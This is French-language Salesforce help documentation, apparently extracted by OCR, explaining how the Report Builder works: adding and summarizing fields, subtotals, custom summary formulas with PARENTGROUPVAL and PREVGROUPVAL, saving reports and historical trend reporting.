
Le *Générateur de rapport* est un éditeur visuel de rapports. L'écran Générateur de rapport permet d'utiliser des fichiers et des filtres de rapport, et présente un aperçu de votre rapport avec quelques données seulement.

Pour optimiser la mise en page, le générateur de rapport utilise un en-tête de page compressé. Pour afficher les onglets de vos applications, fermez simplement le générateur ou cliquez sur le logo Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




**Volet Champs (1)**

Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier. Recherchez des champs à l'aide de la zone Recherche rapide et des filtres de type de champ, puis faites-les glisser vers le volet Aperçu pour les ajouter au rapport.

Créez, affichez, modifiez et supprimez également des formules récapitulatives personnalisées et des champs de compartiment dans le volet Champs.

Dans le format de rapport joint, le volet Fichiers affiche les champs de tous les types de rapport ajoutés au rapport, organisés par type de rapport.

**Volet Filtres (2)**

Définissez la vue, la période et des filtres personnalisés pour limiter les donnéesaffichées dans le rapport.

**Volet Aperçu (3)**

L'aperçu dynamique permet de personnaliser aisément votre rapport. Ajoutez, réorganisez et supprimez des colonnes, des champs récapitulatifs, des formules, des regroupements et des blocs. Modifiez le format du rapport et affichez les options, ou ajoutez un graphique.

L'aperçu affiche un nombre limité d'enregistrements. Exécutez le rapport pour afficher tous vos résultats.

CONSULTER ÉGALEMENT :

Les tableaux de bord simplifient l'affichage des informations complexes

Création d'un rapport

Génération d'un rapport

## Champs de rapport

Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier. Il répertorie également des formules récapitulatives personnalisées, que vous pouvez créer, modifier et supprimer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

**Ajout de filtres de champ**

Avec des rapports tabulaires, récapitulatifs et matriciels, vous pouvez faire glisser un champ depuis le volet Champs vers le volet Filtres afin d'ajouter un filtre de rapport.

**Recherche de champs**

Vous pouvez retrouver un champ en saisissant son nom dans la zone de recherche rapide. Vous pouvez également filtrer la liste par type :

- Cliquez sur All pour afficher tous les types de champ ainsi que les formules récapitulatives personnalisées.
- Cliquez sur pour afficher uniquement les champs de texte.
- Cliquez sur # pour afficher uniquement les champs numériques (numérique, pourcentage ou devise).
- Cliquez sur pour afficher uniquement les champs de données.

**Ajout et suppression de champs**

Pour ajouter un champ à un rapport tabulaire, récapitulatif ou matriciel, double-cliquez dessus ou faites-le glisser vers le volet Aperçu. Pour ajouter un champ à un rapport joint, faites-le glisser vers le volet Aperçu. Appuyez sur **CTRL** pour sélectionner plusieurs champs. Faites glisser le dossier complet pour ajouter tous ses champs. Si un rapport tabulaire, récapitulatif ou matriciel contient déjà un champ, vous ne pouvez pas l'ajouter de nouveau. Vous pouvez ajouter plusieurs fois le même champ à un rapport joint, à condition de l'ajouter à différents blocs. Dans le volet d'aperçu, cliquez sur **Afficher** > **les détails** pour afficher les champs de vos rapports. Lorsque **Afficher** > **Détails** est désactivé, vous pouvez uniquement ajouter des champs récapitulatifs.

Pour supprimer un champ, faites glisser son en-tête de colonne vers le volet Champs. Avec des rapports tabulaires, récapitulatifs et matriciels, vous pouvez cliquer sur le menu de la colonne et sélectionner **Supprimer la colonne** ou cliquer sur **Supprimer toutes les colonnes**.

**Utilisation de plusieurs champs**

Vous pouvez sélectionner plusieurs champs à ajouter, supprimer ou réorganiser. Par exemple, vous pouvez ajouter en même temps `Créé par`, `Type` et `Nom d'opportunité` à votre rapport.

Pour sélectionner plusieurs champs ou colonnes, appuyez sur la touche CTRL (Windows) ou Commande (Mac).

Remarque:

- Lorsque vous ajoutez plusieurs champs, ils s'affichent dans le rapport dans l'ordre sélectionné.
- Pour les formats récapitulatifs et tabulaires, désactivez **Afficher** > **Détails** lors de l'ajout de plusieurs champs récapitulatifs à un rapport. La boîte de dialogue Résumer s'affiche automatiquement et permet de sélectionner les résumés de tous les champs à la fois.
- Activez **Afficher** > **Détails** lors de l'ajout de champs non récapitulatifs, par exemple des champs de texte ajoutés à un rapport.
- Lors de l'utilisation d'un rapport joint, vous pouvez sélectionner plusieurs champs dans la catégorie Champs communs et un type de rapport. Vous ne pouvez pas sélectionner plusieurs champs de différents types de rapport.

**Organisation et tri des champs**

Réorganisez les colonnes d'un rapport en faisant glisser leur en-tête de colonne vers un nouvel emplacement. Appuyez sur **CTRL** pour sélectionner plusieurs colonnes. Pour trier le rapport par colonne, cliquez sur son en-tête. Vous pouvez également cliquer sur le menu de la colonne et sélectionner **Tri croissant** ou **Tri décroissant** dans la liste déroulante. Le tri est désactivé lorsque **Afficher** > **Détails** n'est pas sélectionné.

**Modification de la devise affichée**

Si votre organisation a activé des devises multiple, vous pouvez modifier la devise affichée dans tous les champs de devise. Cliquez sur **Afficher** > **Afficher les devises en utilisant**, puis sélectionnez une devise active à afficher.

CONSULTER ÉGALEMENT :

Utilisation de formules dans des rapports
Regroupement de vos données de rapport
Récapitulation des données de votre rapport
Mise en évidence des plages de données

## Récapitulation des données de votre rapport

Un champ récapitulatif contient des valeurs numériques dont vous souhaitez connaître la somme, la moyenne, la plus élevée ou la plus basse. Les champs récapitulatifs présentent tous les niveaux de regroupement. Dans les rapports récapitulatifs et matriciels, ils se trouvent également au niveau du total général.

Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier.

Un récapitulatif correspond à la `Somme`, la `Moyenne`, la valeur `Maximale` ou la valeur `Minimale` d'un champ numérique. (utilisez le filtre # pour accélérer la recherche).

Pour ajouter un champ récapitulatif :

- Double-cliquez sur un champ numérique dans le volet Champs.
- Faites glisser un champ numérique vers l'aperçu. Appuyez sur **CTRL** pour sélectionner plusieurs champs. Pour les rapports matriciels, il existe des zones de dépôt avant, entre et après les ensembles de récapitulatifs. Par exemple, la somme, la moyenne, le maximum et le minimum dans `Chiffre d'affaires annuel` forment un ensemble. Vous ne pouvez pas déposer un nouveau champ récapitulatif entre eux.
- Sélectionnez **Résumer ce champ** dans le menu de la colonne pour un champ déjà présent dans le rapport.

Pour modifier un champ récapitulatif existant ou pour ajouter d'autres récapitulatifs sur ce même champ, cliquez sur le ▼ en regard du champ récapitulatif, puis sélectionnez **Résumer ce champ**.

Pour supprimer un champ récapitulatif :

- Cliquez sur son menu, sélectionnez **Résumer ce champ**, puis désactivez toutes les options.
- Cliquez sur son menu, puis sélectionnez **Supprimer le récapitulatif**.
- Faites glisser l'ensemble du récapitulatif vers le volet Champs. Notez que tous les récapitulatifs de ce champ sont supprimés. Appuyez sur **CTRL** pour sélectionner plusieurs champs récapitulatifs.

Réorganisez les ensembles de champs récapitulatifs des rapports matriciels en les faisant glisser. Les récapitulatifs de chaque champ se déplacent ensemble lorsque vous les faites glisser. Par exemple, si votre rapport contient la somme et la moyenne de `Chiffre d'affaires annuel`, le maximum et le minimum de `Probabilité`, vous pouvez faire glisser les récapitulatifs `Probabilité` avant ou après les récapitulatifs `Chiffre d'affaires annuel`, mais pas entre eux. Les récapitulatifs ne peuvent pas être placés après les formules récapitulatives personnalisées ni après `Nombre d'enregistrements`.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

Champs de rapport

Sous-total des résultats de rapport

## Sous-total des résultats de rapport

Calculer le sous-total de vos rapports permet d'analyser les tendances de vos données. Vous pouvez regrouper des ensembles d'informations, trier les regroupements et comparer le sous-total de chaque ensemble au total général. Dans les rapports récapitulatifs et joints, vous pouvez également calculer le sous-total par champs multiples afin d'obtenir des séries d'informations en cascade.

Par exemple, si vous faites le sous-total d'un rapport récapitulatif par Responsable d'opportunité, le rapport regroupe les comptes par Responsable d'opportunité, répertorie le nombre d'opportunités appartenant à chaque utilisateur et affiche les sous-totaux par Responsable d'opportunité de toutes les colonnes du rapport. Vous pouvez également calculer le sous-total des opportunités par produit de chaque utilisateur.

1. Cliquez sur **Personnaliser** ou sur **Modifier** pour un rapport.
2. Dans le générateur de rapports, ajoutez un champ récapitulatif au rapport.
   Les récapitulatifs s'affichent au niveau de regroupements ainsi que de lignes individuelles.

CONSULTER ÉGALEMENT :

- La page d'exécution de rapport
- Élaboration d'une formule récapitulative personnalisée
- Génération d'un rapport
- Sous-total des résultats de rapport

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour générer le sous-total des résultats d'un rapport :

- Créer et personnaliser des rapports

## Total intelligent dans les rapports

Le calcul de total « intelligent » signifie que les données dupliquées sont comptabilisées une seule fois dans un sous-total ou un total. Salesforce utilise un calcul de total « intelligent » lors de l'exécution de rapports qui contiennent des données dupliquées dans toute colonne sélectionnée pour générer un récapitulatif ou une moyenne.

Par exemple, supposons qu'une opportunité inclut deux produits et que vous exécutez le Rapport de produit d'opportunité avec le montant total de l'opportunité sélectionné en tant que colonne d'addition. Le montant s'affiche deux fois dans les détails du rapport, une fois pour chaque produit de l'opportunité.

Dans ce cas, le calcul de total « intelligent » produit des sous-totaux, des totaux généraux et des moyennes précis en ajoutant une seule fois ce montant d'opportunités.

Remarque: Pour des composants de tableaux de bord, le calcul de total « intelligent » n'est pas utilisé. Par exemple, dans un tableau de bord, le total affiché correspond simplement à la somme des valeurs répertoriées dans le tableau.

CONSULTER ÉGALEMENT :

- Sous-total des résultats de rapport
- Sous-total des résultats de rapport

## Utilisation de formules dans des rapports

Les formules permettent de créer des récapitulatifs personnalisés basés sur des valeurs calculées qui utilisent les données du rapport. Ces formules peuvent être utilisées en tant que colonnes dans votre rapport.

Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier.

Pour ajouter une nouvelle formule à un récapitulatif ou à un rapport matriciel, double-cliquez sur **Ajouter une formule**. Une fois définie, cliquez sur **OK**. La formule est automatiquement ajoutée à l'aperçu en tant que colonne dans les rapports récapitulatifs et en tant que champ récapitulatif dans les rapports matriciels. Avec des rapports joints, vous pouvez ajouter une formule récapitulative personnalisée inter-blocs ou standard. Pour modifier une formule, survolez le nom dans le volet Champs, puis cliquez sur l'icône .

Pour retirer une formule de l'aperçu, faites glisser son en-tête vers le volet Champs ou cliquez sur son menu et sélectionnez **Retirer la formule**. Appuyez sur **CTRL** pour sélectionner plusieurs formules. Le retrait d'une formule de l'aperçu n'entraîne pas sa suppression. Pour supprimer une formule, survolez son nom, puis cliquez sur ou sur **Supprimer la formule** dans le menu du champ.

Les graphiques de tableau de bord et de rapport qui montrent des valeurs à partir de formules récapitulatives personnalisées, affichent les décimales en utilisant votre paramètre de devise par défaut au lieu du paramètre de la formule. Par exemple, si la formule récapitulative ne spécifie aucune décimale, les colonnes ne montrent pas les décimales, mais les valeurs de graphique affichent les décimales spécifiées dans votre devise par défaut (généralement deux décimales). Cette règle s'applique aux devises, aux chiffres et aux pourcentages.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Élaboration d'une formule récapitulative personnalisée

   Créez des formules récapitulatives personnalisées et des rapports matriciels pour calculer des totaux supplémentaires basés sur les champs numériques disponibles dans le rapport.

2. Utilisation d'une fonction récapitulative dans une formule récapitulative personnalisée

   Les fonctions récapitulatives permettent d'utiliser des valeurs de regroupement dans des formules récapitulatives personnalisées pour des rapports récapitulatifs, matriciels et joints. Il existe deux fonctions récapitulatives : `PARENTGROUPVAL` et `PREVGROUPVAL`.

3. PARENTGROUPVAL et PREVGROUPVAL

   Utilisez `PARENTGROUPVAL` pour calculer des valeurs relatives à un regroupement parent. Utilisez `PREVGROUPVAL` pour calculer des valeurs relatives à un regroupement de pairs.

4. Tirer le meilleur parti des formules récapitulatives personnalisées

   Les formules récapitulatives personnalisées représentent une puissante technique de génération de rapports, qui peut être délicate à utiliser. Voici quelques recommandations d'utilisation de ces formules.

CONSULTER ÉGALEMENT :

Élaboration d'une formule récapitulative personnalisée

Champs de rapport

## Élaboration d'une formule récapitulative personnalisée

Créez des formules récapitulatives personnalisées et des rapports matriciels pour calculer des totaux supplémentaires basés sur les champs numériques disponibles dans le rapport.

Une formule est un algorithme dont la valeur est issue d'autres champs, expressions ou valeurs. Les formules récapitulatives personnalisées peut inclure jusqu'à 3900 caractères. Les formules récapitulatives personnalisées sont disponibles pour des rapports récapitulatifs, matriciels et joints. Les formules ne peuvent pas être partagées entre plusieurs rapports.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Dans le générateur de rapport, cliquez sur **Ajouter une formule** dans le volet Champs.
2. Saisissez le nom de votre formule, tel qu'il doit s'afficher dans le rapport. L'étiquette doit être unique. Vous pouvez également saisir une description.
3. Dans la liste déroulante `Format`, sélectionnez le type de données approprié à votre formule en fonction du résultat de votre calcul.
4. Dans la liste déroulante `Décimales`, sélectionnez le nombre de décimales à afficher pour les types de données devise, nombre ou pourcentage. Ce paramètre est ignoré pour les champs devise dans les entreprises multidevises. Le paramètre `Décimales` s'applique en revanche à votre devise.

   Si vous sélectionnez **Aucun** dans `Décimales`, les valeurs effectives sont :

   - Devise : affiche jusqu'à 18 chiffres, avec la précision des décimales par défaut pour la devise
   - Pourcentages : affiche jusqu'à 18 chiffres, sans décimales
   - Nombres : affiche jusqu'à 18 chiffres, sans modification de la précision des décimales
5. Définissez l'option `Emplacement d'affichage de cette formule`. Le calcul de cette formule s'affiche au niveau que vous sélectionnez dans le rapport. Pour afficher le calcul de la formule à tous les niveaux, y compris dans le total général, sélectionnez `Tous les niveaux récapitulatifs`.
6. Pour élaborer la formule :
   a. Sélectionnez l'un des champs répertoriés dans la liste déroulante **Champs récapitulatifs**. Cette valeur de champ est utilisée dans la formule.
   b. Sélectionnez le type récapitulatif à utiliser dans la formule. Cette option n'est pas disponible pour `Nombre d'enregistrements`.

| Type de récapitulatif | Description |
|---|---|
| **Somme** | La valeur de synthèse des données d'un champ ou d'un groupe de champs. |
| **Plus grande valeur** | La plus grande valeur des données d'un champ ou d'un groupe de champs. |
| **Plus petite valeur** | La plus petite valeur des données d'un champ ou d'un groupe de champs. |
| **Moyenne** | La valeur moyenne des données d'un champ ou d'un groupe de champs. |

   c. Cliquez sur **Opérateurs** pour ajouter des opérateurs à votre formule.

d. Sélectionnez la catégorie de la fonction (Tout, Logique, Mathématique ou Récapitulatif), choisissez la fonction à utiliser dans votre formule, puis cliquez sur **Insérer**.

e. Répétez ces étapes si nécessaire.

7. Cliquez sur **Vérifier la syntaxe** pour contrôler l'absence d'erreur dans la formule. Les erreurs sont mises en surbrillance par le curseur.
8. Cliquez sur **OK**. Votre formule est enregistrée uniquement lorsque vous enregistrez le rapport.

CONSULTER ÉGALEMENT :

- Génération d'un rapport
- Utilisation de formules dans des rapports
- Tirer le meilleur parti des formules récapitulatives personnalisées
- Création d'une formule récapitulative personnalisée pour un rapport joint

## Utilisation d'une fonction récapitulative dans une formule récapitulative personnalisée

Les fonctions récapitulatives permettent d'utiliser des valeurs de regroupement dans des formules récapitulatives personnalisées pour des rapports récapitulatifs, matriciels et joints. Il existe deux fonctions récapitulatives : `PARENTGROUPVAL` et `PREVGROUPVAL`.

1. Double-cliquez sur **Ajouter une formule** dans le volet Champs.
2. Dans la boîte de dialogue Formule récapitulative personnalisée, sous Fonctions, sélectionnez *`Récapitulatif`*.
3. Sélectionnez `PARENTGROUPVAL` ou `PREVGROUPVAL`.
4. Sélectionnez le niveau de regroupement, puis cliquez sur **Insérer**.
5. Définir la formule, y compris sa position d'affichage.
6. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

- Utilisation de formules dans des rapports
- PARENTGROUPVAL et PREVGROUPVAL

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## PARENTGROUPVAL et PREVGROUPVAL

Utilisez `PARENTGROUPVAL` pour calculer des valeurs relatives à un regroupement parent. Utilisez `PREVGROUPVAL` pour calculer des valeurs relatives à un regroupement de pairs.

### PARENTGROUPVAL

Utilisez cette fonction pour calculer des valeurs relatives à un regroupement parent.

| | |
|---|---|
| **Description :** | Cette fonction renvoie la valeur d'un regroupement parent spécifié. Un regroupement « parent » correspond à tout niveau supérieur à celui qui contient la formule. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |

| | |
|---|---|
| **Utilisation :** | **Récapitulatif et joint :** `PARENTGROUPVAL(summary_field, grouping_level)`<br>**Matrice :** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)`<br>Où `summary_field` est la valeur de champ résumée, `grouping_level` le niveau parent des rapports récapitulatifs, et `parent_row_level` et `parent_column_level` les niveaux parent des rapports matriciels. |
| **Exemple :** | `TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`<br>Cette formule calcule, pour chaque produit, sa taille relative comparée au total général. Dans cet exemple, le rapport est un récapitulatif d'opportunités et de leurs produits groupés par `Nom de produit`. |

### PREVGROUPVAL

Utilisez cette fonction pour calculer des valeurs relatives à un regroupement de pairs. En l'absence de regroupement antérieur, la fonction renvoie une valeur nulle.

| | |
|---|---|
| **Description :** | Cette fonction renvoie la valeur d'un regroupement précédent spécifié. Le regroupement « précédent » correspond à celui qui précède le regroupement actuel dans le rapport. Choisissez le niveau et l'incrément du regroupement. L'incrément correspond au nombre de colonnes ou de lignes précédant le récapitulatif actuel. L'incrément par défaut est 1. L'incrément maximal est 12. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |
| **Utilisation :** | `PREVGROUPVAL(summary_field, grouping_level [, increment])`<br>Où `summary_field` est le nom de la ligne ou de la colonne groupée, `grouping_level` le niveau récapitulatif et `increment` le nombre de lignes ou de colonnes précédentes. |
| **Exemple :** | `AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)`<br>Cette formule calcule, pour chaque mois, la différence de montant dans les mois précédents affichés dans le rapport. Dans cet exemple, le rapport est une matrice d'opportunités avec des colonnes groupées par `Date de fermeture` et de lignes par `Étape`. |

### Exemple : Moyenne mobile sur trois semaines

Permet de calculer la moyenne mobile sur trois semaines de montants d'opportunité :

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

CONSULTER ÉGALEMENT :

- Élaboration d'une formule récapitulative personnalisée
- Utilisation de formules dans des rapports
- Création d'une formule récapitulative personnalisée pour un rapport joint

## Tirer le meilleur parti des formules récapitulatives personnalisées

Les formules récapitulatives personnalisées représentent une puissante technique de génération de rapports, qui peut être délicate à utiliser. Voici quelques recommandations d'utilisation de ces formules.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les fonctions à utiliser avec des formules récapitulatives personnalisées dans des rapports sont disponibles sous la catégorie de fonction. Sélectionnez une fonction, puis cliquez sur **Aide sur cette fonction** pour plus d'informations.

- Une formule récapitulative ne peut pas faire référence à une autre formule récapitulative.
- Quel que soit son type de données, la formule récapitulative peut contenir des champs de différents types de données, notamment : des champs numériques, de devise, de pourcentage et de case à cocher (vrai/faux). Par exemple, une formule récapitulative dans un rapport Opportunités liées aux partenaires peuvent faire référence à l'opportunité `Montant` ou `Durée de l'étape`, ainsi qu'au compte `Chiffre d'affaires annuel`.
- Les graphiques de tableau de bord et de rapport qui montrent des valeurs à partir de formules récapitulatives personnalisées, affichent les décimales en utilisant votre paramètre de devise par défaut au lieu du paramètre de la formule. Par exemple, si la formule récapitulative ne spécifie aucune décimale, les colonnes ne montrent pas les décimales, mais les valeurs de graphique affichent les décimales spécifiées dans votre devise par défaut (généralement deux décimales). Cette règle s'applique aux devises, aux chiffres et aux pourcentages.
- Lorsqu'un champ est supprimé ou non disponible (par exemple, pour des raisons de sécurité au niveau du champ), toutes les formules récapitulatives personnalisées qu'il contient sont supprimées du rapport.
- Les types de résumé `Somme`, `Plus grande valeur`, `Plus petite valeur` et `Moyenne` ne peuvent pas être utilisés avec le champ `Nombre d'enregistrements`.
- Le type de résumé `Plus petite valeur` inclut des valeurs vides (nulles) ou des valeurs zéro dans le calcul de la formule récapitulative si ces valeurs sont présentes dans les données du rapport.
- Le type de résumé `Plus grande valeur` inclut les valeurs vides (non nulles) maximales présentes dans les données du rapport.
- Les pourcentages sont représentés sous forme de nombres décimaux dans les formules récapitulatives. La valeur 20 % est représentée par le nombre décimal 0,20.
- Vous pouvez utiliser les opérateurs pour donner une valeur négative aux champs des formules récapitulatives. Par exemple : `{!EMPLOYEES:SUM} + - {!SALES:SUM}`.

- Pour les formules récapitulatives personnalisées dans des rapports matriciels, Salesforce calcule les résultats de toutes les formules dans lesquelles l'option `Emplacement d'affichage de cette formule` n'est pas définie sur `Tous les niveaux récapitulatifs`. La formule détermine la valeur renvoyée. Si une valeur nulle est renvoyée, la cellule est vide.
- Les champs de résumé dans des rapports tabulaires, récapitulatifs et matriciels peuvent afficher jusqu'à 21 chiffres. Les champs de résumé de 21 chiffres s'affichent correctement, mais ne sont pas précis au-delà. Si « `#Too Big!` » s'affiche dans des cellules de rapport, assurez-vous que les calculs de vos formules ne génèrent pas plus de 18 chiffres. Évitez de multiplier de grands nombres, d'élever un grand nombre à une puissance ou d'effectuer des divisions par un très petit nombre.
- Les formules traitent les cellules de rapport vides (nulles) comme des valeurs zéro.
- Le message « `#Error!` » s'affiche sur les cellules de rapport chaque fois qu'une erreur se produit lorsque vous calculez une valeur de formule. “Le message « `#Error!` » s'affiche également lorsque vous divisez un nombre par zéro dans les formules. Pour résoudre l'erreur, vérifiez votre formule et proposez une autre valeur.
- Les formules récapitulatives personnalisées inter-blocs sont disponibles pour des rapports joints.

CONSULTER ÉGALEMENT :

Élaboration d'une formule récapitulative personnalisée

Formules récapitulatives personnalisées avec des rapports joints

Création d'une formule récapitulative personnalisée pour un rapport joint


## Enregistrement de votre rapport

Cliquez sur **Enregistrer** pour mettre à jour un rapport existant avec des modifications récentes, ou sur **Enregistrer sous** pour cloner le rapport d'origine sans le modifier. Dans Lightning Experience, cliquez sur **Cloner** pour cloner le rapport.

1. Vérifiez le nom, la description et le dossier, puis sélectionnez une destination :
   - Cliquez sur **Enregistrer** pour sauvegarder le rapport, puis accédez à la page d'accueil Rapports.
   - Cliquez sur **Enregistrer et revenir au rapport** pour le sauvegarder et revenir à la page d'exécution du rapport.

   Remarque: Pour enregistrer votre rapport à un niveau spécifique de la hiérarchie des rôles dans les ventes, les prévisions, les opportunités et les rapports d'activité, sélectionnez `Enregistrer le niveau hiérarchique`.

Conseil: Si vous ajoutez deux points au nom de votre rapport, il s'affiche sur deux lignes distinctes. Utilisez ces deux points pour classer les rapports par nom ou faciliter l'affichage des noms longs. Par exemple, si vous saisissez *`Première ligne : Deuxième ligne`* dans `Nom du rapport`, la page d'exécution se présente comme suit :




Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour saisir un nom de rapport unique utilisé par l'API :
- Personnaliser l'application

Pour sélectionner un dossier de stockage de rapports publics :
- Gérer les rapports publics

## Rapport sur les modifications historiques

En plus du rapport en temps réel standard sur l'état actuel de votre activité, vous pouvez analyser les modifications d'un jour à l'autre et d'une semaine à l'autre dans les opportunités, les requêtes, les prévisions et les objets personnalisés.

Remarque: Le rapport sur les tendances historiques avec des graphiques est pris en charge dans Lightning Experience, mais les vues tabulaires de rapports sur les tendances historiques ne sont pas disponibles.

1. Suivi des modifications dans vos encours

   Un rapport historique peut vous aider à surveiller les encours de votre société afin de s'assurer que leur activité est suffisante pour atteindre les objectifs commerciaux actuels et futurs. Vous pouvez vous intéresser aux affaires dont la valeur a augmenté ou diminué dans les trois derniers mois, ou à celles qui sont entrées ou sorties d'une période cible donnée.

Éditions

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

2. Mode la modification des montants prévisionnels

   Élaborez un rapport historique, sous un format matriciel, sur les montants que les membres de votre équipe ont attribués à chaque catégorie de prévision. Les modifications de ces montants peuvent révéler la précision des prévisions établies par votre équipe.

3. Suivi de l'historique des requêtes

   Surveillez l'activité dans les requêtes et identifiez les changements de statut des requêtes au cours des trois derniers mois du cycle de vie des requêtes.

4. Découverte des rapports sur les tendances historiques

   Les rapports sur les tendances historiques utilisent un type de rapport personnalisé spécial qui souligne les modifications entre cinq dates d'instantané, Par exemple cinq jours ouvrés ou cinq semaines ouvrées. Vous pouvez générer une représentation visuelle des modifications de données dans des graphiques et des tableaux de bord.

5. Limitations des rapports sur les tendances historiques

